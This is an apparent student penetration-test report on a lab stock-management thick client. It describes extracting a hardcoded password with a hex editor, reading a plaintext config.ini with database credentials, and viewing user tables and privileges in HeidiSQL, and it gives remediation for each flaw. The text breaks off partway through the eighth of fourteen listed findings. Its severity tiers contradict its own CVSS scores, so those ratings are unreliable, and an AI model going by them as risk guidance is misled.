



STOCK_APP

Security audit



Abdallah Hamdan - Inaam kabbara – Shirondev Newton

Table of Contents

Table of Contents	1
Synthesis	2
The context and scope	2
Vulnerabilities categories	2
The recommendations	2
Vulnerabilities sheets	4
1. Password hardcoded:	4
2. Password shown whilst typed:	6
3. Password in plaintext config file:	9
4. Database user over privileged:	11
5. Password stored in plaintext in database:	14
6. Password aging not implemented:	16
7. Use of single factor authentication:	18
8. Use of password system for primary authentication:	20
9. Use of client-side authentication:	22
10. Network traffic not encrypted:	24
11. SQL injection:	27
12. OS commands injection:	31
13. Improper privileges separation:	35
14. Exposition of credentials in memory dump:	37
Projects folder structure:	40

Synthesis

The context and scope

The security audit on stock-App tested from June 1st to 10th took place on the recommendation of flaws in the database application. 2tier based architecture Penetrating testing done to explain the possible threats that will harm the business through several attack vectors.

Vulnerabilities categories

Critical Vulnerabilities:

1. Password hardcoded: This vulnerability poses a critical risk as hardcoded passwords can be easily discovered, leading to unauthorized access and potential system compromise.
2. Password shown whilst typed: This vulnerability is critical as it allows an attacker to capture passwords in real-time, compromising user accounts and potentially gaining unauthorized access.
3. Password in plaintext config file: Storing passwords in plaintext configuration files is a critical vulnerability as it exposes sensitive credentials, enabling attackers to easily retrieve them and gain unauthorized access.
4. Database user overprivileged: This vulnerability is critical as it allows an attacker to abuse excessive privileges and potentially gain unauthorized access to sensitive data or perform unauthorized actions within the database.

Medium Vulnerabilities:

5. Password stored in plaintext in database: While this vulnerability is not as severe as the critical ones, storing passwords in plaintext in a database still poses a significant risk as it increases the likelihood of successful credential theft and unauthorized access.
6. Password aging not implemented: Although not as critical, the lack of password aging implementation can lead to weakened security over time, increasing the risk of password-based attacks.

Low Vulnerabilities:

7. Use of single-factor authentication: While single-factor authentication is not as secure as multi-factor authentication, it is considered a lower risk compared to critical and medium vulnerabilities. It still presents a potential risk of unauthorized access but may be mitigated by other security measures.
8. Use of password system for primary authentication: This vulnerability refers to relying solely on passwords for primary authentication, which is considered a lower risk compared to critical and medium vulnerabilities. However, it can still lead to unauthorized access if passwords are compromised.
9. Use of client-side authentication: While client-side authentication may have limitations, it is not considered as critical. It may still present some risk if not implemented securely, but the impact is typically lower.

The recommendations

Recommendations for fixing the vulnerabilities:

1. Secure credentials:

- Avoid hardcoding passwords and use secure credential management solutions.
- Store sensitive credentials in environment variables or secure configuration files.

2. Protect password input:

- Implement secure input mechanisms to mask passwords while typing.
- Use password input fields or secure input methods provided by the framework.

3. Secure password storage

- Encrypt or hash passwords in configuration files and databases.
- Follow best practices for encryption and decryption methods.

4. Limit database user privileges:

- Review and restrict user privileges based on the least privilege principle.
- Regularly audit and manage user permissions to align with necessary access.

5. Encrypt passwords in the database:

- Utilize strong encryption algorithms for password storage.
- Avoid storing plaintext passwords and follow encryption best practices.

6. Implement password aging:

- Enforce password expiration policies and regular password changes.
- Notify users to update passwords periodically.

7. Implement multi-factor authentication (MFA):

- Add an extra layer of security with MFA.
- Consider using a combination of passwords, biometrics, or tokens for authentication.

8. Strengthen authentication methods:

- Explore stronger authentication methods like MFA or adaptive authentication.
- Consider modern authentication protocols for improved security.

9. Implement server-side authentication:

- Enhance security with server-side authentication and validation.
- Perform thorough input validation and checks on the server-side.

Vulnerabilities sheets

1. Password hardcoded:

The Common Weakness Enumeration (CWE) ID: CWE 259

CWE-259: Use of Hard-coded Password4

CVSS 3.1 Base Score Metrics:

- <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:H/RL:U/RC:U/CR:H/IR:H/AR:H/MAV:L/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H&version=3.1>
- Overall CVSS Score:7.8
- High

Description:

Password hardcoded vulnerabilities refer to the practice of embedding passwords or other sensitive credentials directly into the source code of an application or system, instead of securely storing them. This vulnerability poses a significant risk as it allows unauthorized individuals or attackers to easily obtain these hardcoded credentials.


Epita database will impact on customers can be severe. Attackers who gain access to hardcoded passwords can potentially exploit compromised to read, write, and modify data.

To mitigate this vulnerability, it is crucial to follow secure coding practices, such as using secure storage mechanisms (e.g., hashing and encryption) for credentials and implementing strong access control measures to protect sensitive information.

Exploitation:

a. To exploit the password hardcoded vulnerability, an attacker would typically follow these steps:

1. initialized the stock app within 2tier architecture for the audit
 2. by extracting the exe. File of stock app was able to gain access to the r.data by clicking "ctrl+f" type F and search for master.
 3. Used Hxd editor and drag and drop the r.data and was able to view the password of master
 4. extracted r.data file among the other documents zill be provided in "other" folder in project
- b. Exploiting hard-coded password vulnerabilities does not necessarily require specific software tools. However, by using Hxd editor to view data or the memory of the exe file led to gain the access to the master: password.



Remediation:

a. To fix this issue, the following steps should be taken:

1. Identify and remove all hardcoded passwords from the source code.
2. Implement secure methods for retrieving credentials, such as using configuration files or environment variables.
3. Store passwords securely by utilizing strong encryption or hashing algorithms by using salt technique
5. Regularly update and patch the software or system to address any known vulnerabilities.
6. Conduct regular security audits and code reviews to identify and address any potential vulnerabilities.

b. Not highly related to the software since the issue is within the data file containing the password.

c. Using proper policy control over the security issues within data sharing installation file for stock app would be a good solution.

d. For more detailed information and guidance on remediating password hardcoded vulnerabilities, you can refer to resources such as the OWASP (Open Web Application Security Project) guide on secure coding practices:

https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration

2. Password shown whilst typed:

The Common Weakness Enumeration (CWE) ID: CWE 549

CWE-549: Missing Password Field Masking

CVSS 3.1 Base Score Metrics:

- <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:U/RL:U/RC:U/CR:H/IR:H/AR:H/MAV:L/MAC:L/MPR:L/MUI:N/MS:U/MC:H/MI:H/MA:H&version=3.1>
- Overall CVSS Score:6.6
- High

Description:

The "Password shown whilst typed" vulnerability refers to a situation where a password is displayed in clear text as it is being entered, instead of being masked or hidden. This vulnerability poses a significant risk as it allows unauthorized individuals or attackers to visually observe and potentially record the password while it is being typed.


The stockapp application of the business uses the credentials to be viewed whilst types, this will fail to regulate the security flows of the credentials within the organization. The internal, external data abuses will occur due to this misconfiguration of the file

Exploitation:


a. To exploit the "Password shown whilst typed" vulnerability, an attacker would typically follow these steps:

1. after extracting thick_client_local, dragged the config.ini to the notepad and the username and password along with network configuration file was visible as plaintext
2. By setting up the data base on the Heidi SQL was able to establish and gain access to the user data
3. the table contained the password of the admin along with client credentials


b. Exploiting the "Password shown whilst typed" vulnerability does not require specific software tools as it primarily relies on visual observation by using the simple technique as mentioned above.



First screen shot contains the database configuration file but with plaintext.



Pathway of the database credentials after gaining access to the Heidi SQL



By using the credentials was able to gain access within the app. The misconfiguration contains the plaintext whilst typing in the CLI interface.

Remediation:

a. To fix this issue, the following steps should be taken:

1. Implement password masking or hiding functionality during input to prevent passwords from being displayed in clear text.
2. using hashing function along with adding salt to it zill remediate it being viewed as plaintext
3. Educate users about the importance of entering passwords in secure environments to avoid potential visual observation.

b. The configuration is advised to be configured within the main file containing the configuration so in this app specialized application is not so focused.

c. Prioritize the following recommendations based on efficacy and cost:

1. Implement password masking or hiding functionality during input.
2. Use secure input controls or libraries provided by the technology.
3. Educate users about secure password entry practices.

d. For more detailed information and guidance on remediating the "Password shown whilst typed" vulnerability, you can refer to resources specific to the technology being used. Additionally, OWASP (Open Web Application Security Project) provides comprehensive guidance on secure coding practices, including password input security:

https://owasp.org/www-project-heat-sheets/cheatsheets/Password_Storage_Cheat_Sheet

3. Password in plaintext config file:

The Common Weakness Enumeration (CWE) ID: CWE 260

CWE-260: Password in Configuration File

CVSS 3.1 Base Score Metrics:

- <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:H/RL:U/RC:U&version=3.1>
- Overall CVSS Score:7.8
- High

Description:

The "Password in plaintext config file" vulnerability refers to the practice of storing passwords or sensitive information in configuration files without proper encryption or obfuscation. This vulnerability exposes the passwords in clear text, making them easily accessible to anyone who has access to the configuration files.


To mitigate this vulnerability, organizations should adopt secure practices such as encrypting or obfuscating passwords in configuration files, utilizing secure storage mechanisms, implementing proper access controls, and regularly auditing and monitoring the security of configuration files.

Exploitation:

a. To exploit the "Password in plaintext config file" vulnerability, an attacker would typically follow these steps:

1. Extracted the thick_client_local application
2. drag and dropped the config.ini file to notepad
3. clear and clean plaintext for the database application

b. Exploiting this vulnerability does not require specific software tools. But using the notepad to drag and drop so the configuration file can easily be viewed is a greater risk for the organization tool



```
config.ini - Notepad
File Edit Format View Help

[THICK_CLIENT]
;This is the configuration file of the stockApp
dbname = stockapp
dbusername = st
dbpassword = st
dbhost = 127.0.0.1
dbport = 3306
```

Remediation:

a. To fix this issue, the following steps should be taken:

1. Remove any passwords or sensitive information from plaintext configuration files.
2. either using hashing function by complicating using the salt function to the config file
3. completely not installing the credentials within the file inside the extraction function of the application

c. Prioritize the following recommendations based on efficacy and cost:

1. Remove passwords or sensitive information from plaintext configuration files.
2. Implement secure methods for storing and retrieving credentials.
3. Follow secure coding practices to avoid hardcoding passwords.
4. Regularly review and audit configuration files.

d. For more detailed information and guidance on remediating the "Password in plaintext config file" vulnerability, you can refer to resources specific to the technology being used. Additionally, OWASP (Open Web Application Security Project) provides comprehensive guidance on secure coding practices, including secure configuration management:

[Password Plaintext Storage | OWASP Foundation](#)

4. Database user over privileged:

The Common Weakness Enumeration (CWE) ID: CWE 269

CWE-269: Improper Privilege Management

CVSS 3.1 Base Score Metrics:

- <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:L/AC:L/PR:H/UI:R/S:U/C:H/I:H/A:L/E:H/RL:U/RC:U&version=3.1>
- Overall CVSS Score: 5.7
- Medium

Description:

The "Database user over privileged" vulnerability refers to granting excessive privileges or permissions to a database user, allowing them more access rights than necessary for their intended role or function. This vulnerability can lead to unauthorized access, data manipulation, data leakage and data modification


To mitigate this vulnerability, organizations should follow the principle of least privilege, granting users only the necessary permissions for their specific tasks. Regular reviews of user privileges, strong access controls, and segregation of duties are essential to minimize the risk associated with over privileged database users.

Exploitation:

a. Exploiting the "Database user over privileged" vulnerability typically involves the following steps:

1. After the exploitation of the data base using confi.ini, granted the access to the Heidi sql
2. navigating to tools – usermanager – viewing the entire permission control for the stockapp
3. Implied authority permission to the regular users in the application

b. Exploiting the "Database user over privileged" vulnerability does require specific software tools. This was done using Heidi sql, but the access was granted by the usage of config.ini for the database access



Viewing of the entire the access control for the regular users within the application

Remediation:

a. To fix this issue, the following steps should be taken:

1. Perform a comprehensive review of user privileges within the database.
2. Remove any excessive or unnecessary privileges granted to users.
3. Implement the principle of least privilege, granting users only the necessary permissions for their specific tasks.
4. separate the privilege from the admin to regular user
5. Regularly review and update user privileges as roles or responsibilities change.
6. Monitor and log user activities to detect and respond to any unauthorized access attempts.

c. Prioritize the following recommendations based on efficacy and cost:

1. Perform a comprehensive review of user privileges within the database.
2. Remove any excessive or unnecessary privileges granted to users.
3. Implement the principle of least privilege.
4. Regularly review and update user privileges.

d. For more detailed information and guidance on remediating the "Database user over privileged" vulnerability, customers can refer to the database management system's official documentation or security best practices. Additionally, the CIS (Center for Internet Security) provides a comprehensive database security guide that includes recommendations for managing user privileges:

https://www.cisecurity.org/benchmark/oracle_database/

5. Password stored in plaintext in database:

The Common Weakness Enumeration (CWE) ID: CWE 256

CWE-256: Plaintext Storage of a Password

CVSS 3.1 Base Score Metrics:

NVD - CVSS v3 Calculator ([nist.gov](https://nvd.nist.gov/tools/cvss-calculator))

- Overall CVSS Score:6.6
- High

Description:

The "Password stored in plaintext in the database" vulnerability refers to the practice of storing passwords or sensitive information in clear text format within a database. This vulnerability exposes the passwords to anyone with access to the database, potentially including attackers or unauthorized individuals.


Within the database if there is visibility in credentials access, lead to have access control over the database and implies a high threat to the organization

It is crucial for organizations to adopt secure password storage practices, such as hashing and salting passwords, to protect user credentials and sensitive information. Properly securing passwords in the database helps mitigate the risk of unauthorized access and the potential impact on customers.

Exploitation:

a. Exploiting the "Password stored in plaintext in the database" vulnerability typically involves the following steps:

1. Gain access to the database or the database server using the config.ini
2. access through the stockapp and to the user menu
3. Retrieve the passwords directly from the database, as they are stored in plaintext format.
4. Use the obtained passwords to gain unauthorized access to user accounts, systems, or sensitive information.



The screenshot shows the HeidiSQL interface connected to a MySQL database named 'stockapp'. The 'users' table is selected, and its contents are displayed in a table view. The table has five columns: 'id', 'username', 'password', 'age', and 'priv'. There are two rows of data. The first row has id 1, username 'ad', password 'P...', age 30, and priv 0. The second row has id 2, username 'ag', password 'a...', age 30, and priv 1. The passwords are clearly visible in plaintext format.

id	username	password	age	priv
1	ad	P...	30	0
2	ag	a...	30	1

Remediation:

a. To fix this issue, the following steps should be taken:

1. Implement secure password storage mechanisms, such as hashing passwords using strong cryptographic algorithms (e.g., bcrypt, Argon2, or PBKDF2).
2. Apply additional measures like salting and key stretching to further enhance password security.
3. Avoid storing plaintext passwords or any other sensitive information in the database.
4. Regularly review and update password storage practices based on industry best practices and security guidelines.

b. The specific remediation steps may vary depending on the technology used by the customer. Recommendations should be tailored to the database management system or framework being utilized.

c. Prioritize the following recommendations based on efficacy and cost:

1. Implement secure password hashing algorithms with proper salting and key stretching.
2. Regularly update password storage practices based on industry best practices.
3. Encrypt sensitive information stored in the database.
4. Implement strong access controls and encryption mechanisms to protect the database itself.

6. Password aging not implemented:

The Common Weakness Enumeration (CWE) ID: CWE 262

CWE-262: Not Using Password Aging

CVSS 3.1 Base Score Metrics:

- <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:U/RL:W/RC:U&version=3.1>
- Overall CVSS Score:6.9
- High

Description:

The "Password aging not implemented" vulnerability refers to the absence of a mechanism that enforces regular password changes or the expiration of user passwords. When password aging is not implemented, users are allowed to keep the same password indefinitely, increasing the risk of unauthorized access and potential compromise of user accounts.

Usage of same passwords increases the common usage of researched passwords and easily be gained access through by privilege escalations.

Implementing password aging policies helps mitigate these risks by enforcing regular password changes, ensuring that users regularly update their passwords to maintain security. Regular password changes enhance the resilience of user accounts and protect against unauthorized access.

Exploitation:

a. Exploiting the "Password aging not implemented" vulnerability does not involve specific steps or techniques. Instead, it refers to the absence of a password aging mechanism, which allows users to keep the same password indefinitely. However, an attacker can take advantage of this vulnerability by leveraging other attack vectors, such as password cracking, phishing, or credential reuse attacks.

b. The exploitation of this vulnerability may involve various software tools and techniques depending on the attack vector chosen by the attacker. For example, if an attacker obtains a list of hashed passwords, they may use password cracking tools like Hashcat, John the Ripper, or Hydra to attempt to crack weak passwords. However, it is important to note that leveraging such tools for unauthorized activities is illegal and unethical.

Organizations should focus on implementing proper password aging mechanisms, including regular password changes, to mitigate the risk associated with this vulnerability.

Remediation:

a. To fix this issue, the following steps can be taken:

1. Implement a password aging policy that enforces regular password changes.
2. Define a maximum password age that requires users to change their passwords after a specified period.

3. Notify users in advance about upcoming password expiration and provide clear instructions for password reset.

b. The specific remediation steps may vary depending on the technology used by the customer. Recommendations should be tailored to the system or application where the vulnerability exists. For example, if the customer uses a specific database management system or user authentication framework, the recommendations should align with those technologies.

c. Prioritize the following recommendations based on efficacy and cost:

1. Implement password expiration policies with appropriate time intervals based on the organization's security requirements.

2. Educate users about the importance of regular password changes and provide guidance on creating strong passwords.

3. Consider implementing password complexity rules, such as minimum length and the use of uppercase, lowercase, numeric, and special characters.

d. For more detailed information and guidance on implementing password aging policies, customers can refer to security resources and best practices provided by their specific technology vendors or industry standards. The National Institute of Standards and Technology (NIST) publication SP 800-63B offers guidelines for digital identity authentication, including password policies:

<https://pages.nist.gov/800-63-3/sp800-63b.html>

7. Use of single factor authentication:

The Common Weakness Enumeration (CWE) ID: CWE 308

[CWE-308: Use of Single-factor Authentication](#)

CVSS 3.1 Base Score Metrics:

[NVD - CVSS v3 Calculator \(nist.gov\)](#)

- Overall CVSS Score: 7.5
- High

Description :

The "Use of single-factor authentication" vulnerability (CWE-308) refers to the practice of relying on a single method of authentication, typically a username and password combination, to verify the identity of a user. This vulnerability occurs when additional layers of authentication, such as multi-factor authentication (MFA), are not implemented.

Exploitation:

a. Exploiting the "Use of single-factor authentication" vulnerability involves several potential steps depending on the specific system and attack vector. Here is a generalized example:

1. the usage of simple system or feasibly guessable password without multifactor authentication is a high-risk threat to the business
2. compromised passwords were easily guessable or can be gained access without complexity

b. The exploitation of this vulnerability does not necessarily require specific software tools. It can involve a combination of methods and techniques tailored to the target system and the attacker's expertise. However, attackers may leverage common password cracking tools like Hashcat, John the Ripper, or Hydra to crack weak passwords.

Remediation:

a. To fix this issue, the following steps can be taken:

1. Implement multi-factor authentication (MFA) that requires users to provide at least two forms of identification.
2. Utilize strong authentication protocols and encryption methods to protect the authentication process and user credentials.
3. Regularly review and update authentication mechanisms to incorporate emerging technologies and best practices.

b. The specific remediation steps may vary depending on the technology used by the customer. Recommendations should be tailored to the system or application where the vulnerability exists. For example, if the customer uses a specific authentication framework or platform, the recommendations should align with that technology.

c. Prioritize the following recommendations based on efficacy and cost:

1. Implement MFA using a combination of factors suitable for the customer's environment, such as hardware tokens, mobile authenticator apps, or biometric authentication.
2. Utilize adaptive authentication techniques that analyze user behavior and risk factors to dynamically adjust the authentication requirements.

d. For more detailed guidance on implementing multi-factor authentication and secure authentication practices, customers can refer to resources provided by their specific technology vendors or industry standards. The National Institute of Standards and Technology (NIST) publication SP 800-63B offers guidelines for digital identity authentication, including multi-factor authentication:

<https://pages.nist.gov/800-63-3/sp800-63b.html>

8. Use of password system for primary authentication:

The Common Weakness Enumeration (CWE) ID: CWE 309

[CWE-309: Use of Password System for Primary Authentication](#)

CVSS 3.1 Base Score Metrics:

[NVD - CVSS v3 Calculator \(nist.gov\)](#)

- Overall CVSS Score: 8.7
- High

Description :

The phrase "use of password system for primary authentication" describes a security hole in Stockapp simply depending on passwords for primary authentication without adding further security safeguards like multi-factor authentication. Due to this, the system is vulnerable to password-based assaults such as the above attacks made on the audit. Due to the possibility for attackers to obtain unauthorized access to user accounts in the database server. Possibility of advantage of weak or overused passwords, leading to account takeovers, fraudulent activity, harm to the client's reputation, and loss of faith in the system.

Exploitation:

- A.
 - 1. Locating the target configuration file on the thick_client_app credentials are more visible for the authentication
 - 2. credentials entering scheme is visible to the system in CLI
 - 3. feasible to gain access by using this method to gain the access to the application
- B.
 - 1. No specific extra software is used to leverage the credentials.

Remediation:

a. To fix this issue, the following steps can be taken:

- 1. Implement multi-factor authentication (MFA) as the primary method of authentication. Stock applications should have policy control over the access materials
- 2. strong password policy and adding one layer on top as multifactor authentication for the user authentication within the system
- 3. separating the admin and user leverage from each and fixing the issues from the development side to resolve the basic credentials issues mentioned above

b. The specific remediation steps may vary depending on the technology used by the customer. Recommendations should align with the customer's authentication system or framework. Currently it would be only advised to use the following method as a remediation.

c. Prioritize the following recommendations based on efficacy and cost:

- 1. Implement MFA with strong authentication factors in the user access credentials

